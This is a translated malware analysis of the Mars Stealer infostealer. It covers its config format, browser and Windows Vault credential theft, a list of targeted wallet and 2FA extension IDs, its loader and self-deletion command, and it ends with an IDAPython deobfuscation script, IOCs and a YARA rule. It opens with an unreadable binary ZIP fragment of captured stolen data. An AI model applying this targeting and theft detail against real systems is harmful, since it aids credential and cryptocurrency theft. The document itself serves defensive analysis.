Content-Transfer-Encoding: binary

PK........X.T..E.....U...,...History/Firefox_us0bd92a.default-release.txtUT
...sMb.sMb..;..0.D{.Bg.G.8..Fkg.Vl....qz>.*..3o.].....{g.].{..w,...NG...'S......u..#$W....>XH.L.h.n.M..1.s.(zp.ge.D......l_Q.
1{.F.....<W.Y.a..1_..;.9..........+M...V..C..,..<.PK.........X.T0...........
...system.txtUT
...sMb.sMb.sMb.TMo.0...W....'..".R.IQt[..I..\dKN.9V`+k.a.}t.u..wh...Rz$.{.\.2..Rm+O..4...9..m......9!.\...+.*...l.hM...zm..p..
+...].....7.8/.2..(.,..L.HSR....R'J
...(S.QY(n.M.U.E.9.yh..!;@....@...p.90...OH...j,-.#J....J=.{U..j.yS...yg.s...Th3..W.m..dQ[o4....=E
Z<..n...G..+L...y.......S.N.......Sr].^U....'..4M`rAnf.|..v.-0.............Wlt..[4.u......~o3.8.i...5.....:..%}.p.}:.Zu,....|..>.N.}
n'......>uN&......g0H......(-.8I. ...E.J.(bT..j.....d..A..(..3E..4.$.F...".I....J.......Ue`t......4D..!c1....^.H9.S.C1....h.
X..,IB....h.-.ftv..2.di....[.rl}. .).h!...F. .)y..+.n..wi..2."d...I.seo.8D...h|.c.....u.Q.p..1.....".E.....
1.......A..Q..H.......S.D..~..v..!B..#....x...1.".H.qC..........z.~~
```

C2 domain to exfiltrate data

ZIP file contians stolen data

Понимание формата конфигурации

Конфигурация закодирована в base64

**MXwxfDF8MXwxfDVxRGxQdVZLb1J8RGlzY29yZHwwfCVBUFBEQVRBJVxkaXNjb3JkXExvY2FsIFNob3JhZ2VcfCp8MXwwfDB8VGVsZWd
8MHwlQVBQREFUQSVcVGVsZWdyYW0gRGVza3RvcFx0ZGF0YVx8KkQ4NzdGNzgzRDVEM0VGOEMqLCptYXAqLCpjb25maWdzKnwxfDB**

1|1|1|1|1|5qDlPuVKoR|Discord|0|%APPDATA%\discord\Local Storage\ |*|1|0|0|Telegram|0|%APPDATA%\Telegram Desktop\tdata\ |*D877F783D5D3EF8C*,*map*,*configs*|1|0|0|

Первая часть

Вторая часть

Config	Meaning
1	Downloads_history_Flag
1	Browser_History_Flag
1	Autofill_Flag
1	ScreenShoot_Flag
1	Self_Deletion_Flag
5qDlPuVKoR	Explorer Credentials FileName

Config	Meaning
Discord	name for the zip file – will contain all the stolen files that related to the current task.so the name for the zip will be name.zip.
0	maybe max size (no indecation of use)
%APPDATA%\discord\Local Storage\	An environment variable name and folder name – a starting point for the recursive Grabber.
*	A regex list – contains multiply parameters that are separated by “,” each one of them is a regex that represents a file type.
1	is_Recursive
0	Write to zip enabled if 0
0	Exclusion List

Граббер


Давайте покопаемся в функции Config_Grabber, чтобы увидеть, как она работает

После получения конфига мы видим, что в нем много | поэтому он разделил конфигурацию с помощью разделителя |. Первая часть включает / отключает некоторые функции стилера, затем начинается вторая часть, которая начинает захват нужных файлов.

Как пример

[‘*Discord’, ‘0’, ‘%APPDATA%\discord\Local Storage\’, ‘**’, ‘1’, ‘0’, ‘0’*]

Он начинает рекурсивно захватывать все файлы в discord\\Local Storage\\ под %APPDATA% и помещать их в discord.zip



Если существует более одного регулярного выражения, как в

[*'Telegram', '0', '%APPDATA%\Telegram Desktop\tdata\', 'D877F783D5D3EF8C,map,configs', '1', '0', '0'*]

он перебирает их и вызывает Recursive_Grabber для каждого регулярного выражения.

Браузеры

Mars крадет учетные данные из браузеров по статическим путям. Он имеет четыре различных метода кражи данных из разных типов браузеров, таких как браузеры на основе Gecko, Opera, Internet Explorer и браузеры на основе Chromium.

Извлечение данных

Все функции извлечения имеют одинаковую схему:

1. Вредонос сохраняет адреса функций из sqlite3.dll
- **sqlite3_open**
- **sqlite3_prepare_v2**
- **sqlite3_step**
- **sqlite3_column_bytes**
- **sqlite3_column_blob**

- **sqlite3_column_text**
- **sqlite3_column_finalize**
- **sqlite3_column_close**

2. Генерирует случайную строку (длиной 8 символов) и копирует файл БД во временную папку с именем случайной строки — все методы извлечения будут в скопированной БД. Чтобы извлечь данные из БД, вредоносная программа должна создать SQL-запрос и запросить БД с помощью функций sqlite3.dll.

3. Вредоносная программа открывает БД с помощью sqlite3_open и передает путь к БД.

4. Он вызывает sqlite3_prepare_v2, функция получает дескриптор БД и SQL-запроса и возвращает дескриптор оператора.

5. Используя sqlite3_column_bytes/sqlite3_column_blob/sqlite3_column_text, вредоносное ПО может получить результаты запросов

6. Учетные данные в БД браузеров на базе Chromium шифруются DPAPI, поэтому вредоносное ПО использует функцию CryptUnprotectData для расшифровки учетных данных.

Mars крадет информацию из хранилища Windows, которое является хранилищем по умолчанию для информации диспетчера учетных данных. Это делается с помощью Vaultcli.dll, который инкапсулирует необходимые функции для доступа к хранилищу. Вредонос просматривает свои элементы, используя:

* **VaultEnumerateVaults**

* **VaultOpenVault**

* **VaultEnumerateItems**

* **VaultGetItem**

* **VaultFree**

Целевые файлы БД

Используемые запросы

Криптовалютные кошельки через расширения браузера

Похоже, что Mars также нацелен на дополнительные расширения браузера для Chrome, связанные с двухфакторной аутентификацией (2FA).

Марс ворует файлы из 3-х папок:

1. \Local Extension Settings\Extension ID from Google Store
2. \Sync Extension Settings\ Extension ID from Google Store
3. \IndexedDB\Domain Name.indexeddb.leveldb

Например, если жертва использует Google Chrome с расширением кошелька криптобраузера, файлы расширения будут храниться в:

C:\Users\Username\AppData\Local\Google\Chrome\User Data\Default\Local Extension Settings\Extension ID from Google Store C:\Users\Username\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\ Extension ID from Google Store C:\Users\Username\AppData\Local\Google\Chrome\User Data\Default\IndexedDB\Domain Name.indexeddb.leveldb

Crypto	TronLink	ibnejdfjmmkpcnlpebklmnkoeoihofec
Crypto	MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn
Crypto	Binance Chain Wallet	fhbohimaelbohpjbbldcngcnapndodjp
Crypto	Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb
Crypto	Nifty Wallet	jbdaocneiiinmjbjlgalhcelgbejmnid
Crypto	Math Wallet	afbcbjpbpfadlkmhmclhkeeodmamcflc

Crypto	Coinbase Wallet	hnfanknocfeofbddgcijnmhnfnkdnaad
Crypto	Guarda	hpglfhgfnhbgpjdenjgmdgoeiappafln
Crypto	EQUAL Wallet	blnieiiffboillknjnepogjhkgnoapac
Crypto	Jaxx Liberty	cjelfplplebdjjenllpjcblmjkfcffne
Crypto	BitApp Wallet	fihkakfobkmkjojpchpfgcmhfjnmnfpi
Crypto	iWallet	kncchdigobghenbbaddojjnnaogfppfj
Crypto	Wombat	amkmjjmmflddogmhpjloimipbofnfjih
Crypto	MEW CX	nlbmnnijcnlegkjjpcfjclmcfggfefdm
Crypto	GuildWallet	nanjmdknhkinifnkgdcggcfnhdaammmj
Crypto	Saturn Wallet	nkddgncdjgjfcddamfgcmfnlhccnimig
Crypto	Ronin Wallet	fnjhmkhhmkbjkkabndcnnogagogbneec
Crypto	NeoLine	cphhlgmgameodnhkjdmkpanlelnlohao
Crypto	Clover Wallet	nhnkbkgjikgcigadomkphalanndcapjk
Crypto	Liquality Wallet	kpfopkelmapcoipemfendmdcghnegimn
Crypto	Terra Station	aiifbnbfobpmeekipheeijimdpnlpgpp
Crypto	Keplr	dmkamcknogkgcdfhhbddcghachkejeap
Crypto	Sollet	fhmfendgdocmcbmfikdcogofphimnkno
Crypto	Auro Wallet	cnmamaachppnkjgnildpdmkaakejnhae
Crypto	Polymesh Wallet	jojhfeoedkpkglbfimdfabpdfjaoolaf
Crypto	ICONex	flpiciilemghbmfalicajoolhkkenfel
Crypto	Nabox Wallet	nknhiehlklippafakaeklbeglecifhad
Crypto	KHC	hcflpincpppdclinealmandijcmnkbgn
Crypto	Temple	ookjlbkiijinhpmnjffcofjonbfbgaoc
Crypto	TezBox	mnfifefkajgofkcjkemidiaecocnkjeh
Crypto	Cyano Wallet	dkdedlpgdmmkkfjabffeganieamfklkm
Crypto	Byone	nlgbhdfgdhgbiamfdfmbikcdghidoadd
Crypto	OneKey	infeboajgfhgbjpjbeppbkgnabfdkdaf
Crypto	LeafWallet	cihmoadaighcejopammfbmddcmdekcje
Crypto	DAppPlay	lodccjjbdhfakaekdiahmedfbieldgik
Crypto	BitClip	ijmpgkjfkbfhoebgogflfebnmejmfbml
Crypto	Steem Keychain	lkcjlnjfpbikmcmbachjpdbijejflpcm
Crypto	Nash Extension	onofpnbbkehpmmoabgpcpmigafmmnjhl
Crypto	Hycon Lite Client	bcopgchhojmggmffilplmbdicgaihlkp
Crypto	ZilPay	klnaejjgbibmhlephnhpmaofohgkpgkd
Crypto	Coin98 Wallet	aeachknmefphepccionboohckonoeemg
2FA	Authenticator	bhghoamapcdpbohphigoooaddinpkbai
2FA	Authy	gaedmjdfmmahhbjefcbgaolhhanlaolb
2FA	EOS Authenticator	oeljdldpnmdbchonielidgobddfffIal
2FA	GAuth Authenticator	ilgcnhelpchnceeipipijaljkblbcobl

2FA	Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk

Криптовалютные кошельки

Mars не ограничивается только таргетингом на криптовалюты с помощью расширений браузера. Многие люди предпочитают не использовать сторонние приложения и сервисы для хранения своей цифровой валюты. Марс просматривает различные папки в поисках определенных файлов, связанных с криптовалютой.

Первый параметр определяет путь: если 0, то он находится в %appdata%, если 1 — в %localappdata%, то он ищет другие кошельки с регулярным выражением *wallet*.dat в %appdata%

У Mars есть специальные функции для работы со следующими криптокошельками.

Системная информация

Вредоносная программа захватывает системную информацию и сохраняет ее в файле system.txt.

1. IP и страна

2. Рабочий путь к EXE-файлу

3. Местное время и часовой пояс

4. Языковая система

5. Языковая раскладка клавиатуры

6. Ноутбук или рабочий стол

7. Модель процессора

8. Имя компьютера

9. Имя пользователя

10. Доменное имя компьютера

11. Идентификатор машины

12. GUID

13. Установленные программы и их версии

Марс делает снимок экрана, а затем добавляет все украденные файлы в zip-файл, который он будет эксфильтровать обратно в c2 и получать конфигурацию загрузчика.

Загрузчик

Вредоносное ПО получает конфигурацию загрузчика в ответ после эксфильтрации данных. Эта конфигурация выглядит следующим образом: download_URL|Имя переменной среды и имя папки |параметр_запуска| .

После обработки конфигурации Mars вызывает функцию download_file() с URL-адресом и путем, в котором файл будет сохранен. Затем вызывает ShellExecuteExA() для выполнения исполняемого файла с заданными параметрами, полученными из конфигурации.

Самостоятельное удаление

Вредоносная программа получает путь к себе с помощью GetModuleFileName() и вызывает ShellExecuteExA(), которая выполняет следующую команду

"C:/Windows/System32/cmd.exe" /c timeout /t 5 & del /f / path_To_file & exit

Через 5 секунд исполняемый файл будет удален.

Обобщенный скрипт idapython с использованием шаблонов

Python:

```
import idautils , idc, idaapi, ida_search, ida_bytes, ida_auto
import string



seg_mapping = {idaapi.getseg(x).name: (idaapi.getseg(x).start_ea, idaapi.getseg(x).end_ea) for x in
                  idautils.Segments()}
start = seg_mapping[0x1][0]
end = seg_mapping[0x1][1]

def sanitize_string(name):
    return "".join([c for c in name if c in string.ascii_letters])[:20].capitalize()

def Xor(key, data, length):
    res = ""
    for i in range(length):
        res += chr(key[i] ^ data[i])
    return res

def getData (addr):
    key_addr = idc.prev_head(addr)
    data_addr = idc.prev_head(key_addr)
    key_length_addr = idc.prev_head(data_addr)
    length = idc.get_operand_value(key_length_addr, 0)
    key = idc.get_bytes(idc.get_operand_value(key_addr,0),length)
    data =  idc.get_bytes(idc.get_operand_value(data_addr,0),length)
    return  key , data ,length


def rename_APIs(ea,end):

    func_addr = ea
    for i in range(20):
        if (idc.print_insn_mnem(ea) == "push"  )and (idc.get_operand_type(ea, 0) == idc.o_imm):
            name = idc.get_strlit_contents(idc.get_operand_value(ea, 0)).decode()
            break

        if (idc.print_insn_mnem(ea) == "mov"  and (idc.get_operand_type(ea, 0) == idc.o_reg)and (idc.get_operand_type(ea, 1) == idc.o_mem)) :
            temp_name = idc.get_name(idc.get_operand_value(ea, 1))
            if "Str_" == temp_name[0:4]:
                name = temp_name[4::]
                break
        ea =  idc.prev_head(ea)

    ea = func_addr

    for i in range(20):
        if (idc.print_insn_mnem(ea) == "mov") and (idc.get_operand_type(ea, 0) == idc.o_mem) and (idc.get_operand_type(ea, 1) == idc.o_reg):
                global_var = idc.get_operand_value(ea, 0)
                idc.set_name(global_var, name, SN_NOWARN)
                return name
        ea = idc.next_head(ea, end)


def API_resolve(start,end):
    Loadlibrarya_addr = 0x0
    GetProcAddress_pattern = "8B 55 ?? 52 8B 45 ?? 8B 4D ??  8B 55 ?? 03 14 ?? 52 E8 ?? ?? ?? ?? 83 C4 ??  85 C0 75 ??"
    GetProcAddress_addr = ida_search.find_binary(start, end, GetProcAddress_pattern, 16, idc.SEARCH_DOWN)
    GetProcAddress_addr = idaapi.get_func(GetProcAddress_addr).start_ea
    print('[*] Traget fucntion found at {}'.format(hex(GetProcAddress_addr)))

    for ref in idautils.XrefsTo(GetProcAddress_addr):
        addr = ref.frm
        x = rename_APIs(addr, end)
        if "Loadlibrarya" in x:
                Loadlibrarya_addr = idc.get_operand_value(idc.next_head(idc.next_head(addr, end), end), 0)


    new_GetProcAddress_addr = idc.get_operand_value(idc.next_head(idc.next_head(addr, end), end), 0)

    for ref in idautils.XrefsTo(new_GetProcAddress_addr):
        addr = ref.frm
        rename_APIs(addr, end)

    for ref in idautils.XrefsTo(Loadlibrarya_addr):
        addr = ref.frm
        rename_APIs(addr, end)
```

```
def Strings_resolve(start,end):
    xor_pattern = "8b 4d ?? 03 4d ?? 0f be 19 8b 55 ?? 52 e8 ?? ?? ?? ?? 83 c4 ?? 8b c8 8b 45 ?? 33 d2 f7 f1 8b 45 ?? 0f be 0c 10 33 d9 8b 55 ?? 03 55
?? 88 1a eb be"
    xor_fun_addr = ida_search.find_binary(start, end, xor_pattern, 16, idc.SEARCH_DOWN)
    xor_fun_addr = idaapi.get_func(xor_fun_addr).start_ea
    print('[*] Traget fucntion found at {}'.format(hex(xor_fun_addr)))

    for ref in idautils.XrefsTo(xor_fun_addr):
        addr = ref.frm
        key, data, length = getData(addr)
        decrypt_string = Xor(key, data, length)
        idc.set_cmt(addr, decrypt_string, 1)
        ea = idc.next_head(idc.next_head(addr, end),end)
        global_var = idc.get_operand_value(ea, 0)
        idc.set_name(global_var, "Str_" + sanitize_string(decrypt_string), SN_NOWARN)

def Anit_Reverse():
    ea = 0
    while True:
        ea = min(ida_search.find_binary(ea, idc.BADADDR, "74 ? 75 ?", 16, idc.SEARCH_NEXT | idc.SEARCH_DOWN),
                 # JZ / JNZ
                 ida_search.find_binary(ea, idc.BADADDR, "75 ? 74 ?", 16,
                                        idc.SEARCH_NEXT | idc.SEARCH_DOWN))  # JNZ / JZ
        if ea == idc.BADADDR:
            break
        idc.patch_byte(ea, 0xEB)
        idc.patch_byte(ea + 2, 0x90)
        idc.patch_byte(ea + 3, 0x90)
        idc.patch_byte(ea + 4, 0x90)



def main():
    Anit_Reverse()
    Strings_resolve(start,end)
    API_resolve(start,end)

main()
```

для получения дополнительных сценариев Idapython проверьте мой репозиторий. (https://github.com/X-Junior/Malware-IDAPython-Scripts/)

IOCs

- Хэши:
  1. md5 : 880924E5583978C615DD03FF89648093
  2. sha1 : EF759F6ECA63D6B05A7B6E395DF3571C9703278B
  3. sha256 : 4bcff4386ce8fadce358ef0dbe90f8d5aa7b4c7aec93fca2e605ca2cbc52218b
  4. imphash : 4E06C011D59529BFF8E1F1C88254B928
  5. ssdeep : 3072:U/E8k9fjpIg+zNch12KbAwSaSMtmSu4/bVBt4b8EG:U/E8k9bwz6/tJc/4xM8EG
- Мьютексы: 92550737836278980100
- Файлы:
  1. C:\ProgramData\freebl3.dll
  2. C:\ProgramData\mozglue.dll
  3. C:\ProgramData\msvcp140.dll
  4. C:\ProgramData\nss3.dll
  5. C:\ProgramData\softokn3.dll
  6. C:\ProgramData\vcruntime140.dll
- C2 сервер: 194.87.218.39

YARA

rule Mars_Stealer: Mars Stealer
{
meta:
Author = "X__Junior"
Description = "Mars Stealer v8 Detection"

strings:
$xor ={8b 4d ?? 03 4d ?? 0f be 19 8b 55 ?? 52 e8 ?? ?? ?? ?? 83 c4 ?? 8b c8 8b 45 ?? 33 d2 f7 f1 8b 45 ?? 0f be 0c 10 33 d9 8b 55 ?? 03 55 ?? 88 1a eb be}
$debug = {64 A1 30 00 00 00 80 78 02 00}
$thread_func = {B8 01 00 00 00 85 ?? 74 ?? E8 ?? ?? ?? ?? 85 ?? 74 ?? 6A 00 FF ?? ?? ?? ?? ?? 6A ?? FF ?? ?? ?? ?? ?? EB ??}

$api1 = "LocalAlloc" ascii
$api2 = "VirtualProtect" ascii
$api3 = "SetFileTime" ascii
$api4 = "LocalFileTimeToFileTime" ascii
$api5 = "HeapFree" ascii
$api6 = "VirtualFree" ascii
$api7 = "VirtualAlloc" ascii

$s1 = "DPAPI" ascii
$s2 = "memset" ascii
$s3 = "msvcrt.dll" ascii
$s4 = "_mbsnbcpy" ascii
$s5 = "_mbsstr" ascii

condition:
uint16(0) == 0x5A4D and 2 of($api*) and 3 of($s*) and $debug and $xor and $thread_func

}

Вывод

Последний образец mars, который я видел, был упакован со специальным упаковщиком, его легко распаковать с помощью x32dbg, просто установив точку останова на VirtualAlloc(), больше ничего не менялось, кроме C2.

Использованная литература

Отличный анализ предыдущей версии https://3xport.com/posts/mars-stealer

https://lp.cyberark.com/rs/316-CZP-275/images/CyberArk-Labs-Racoon-Malware-wp.pdf

Переведено специально для XSS.IS
Автор перевода: yashechka
Источник: https://x-junior.github.io/malware analysis/2022/05/19/MarsStealer.html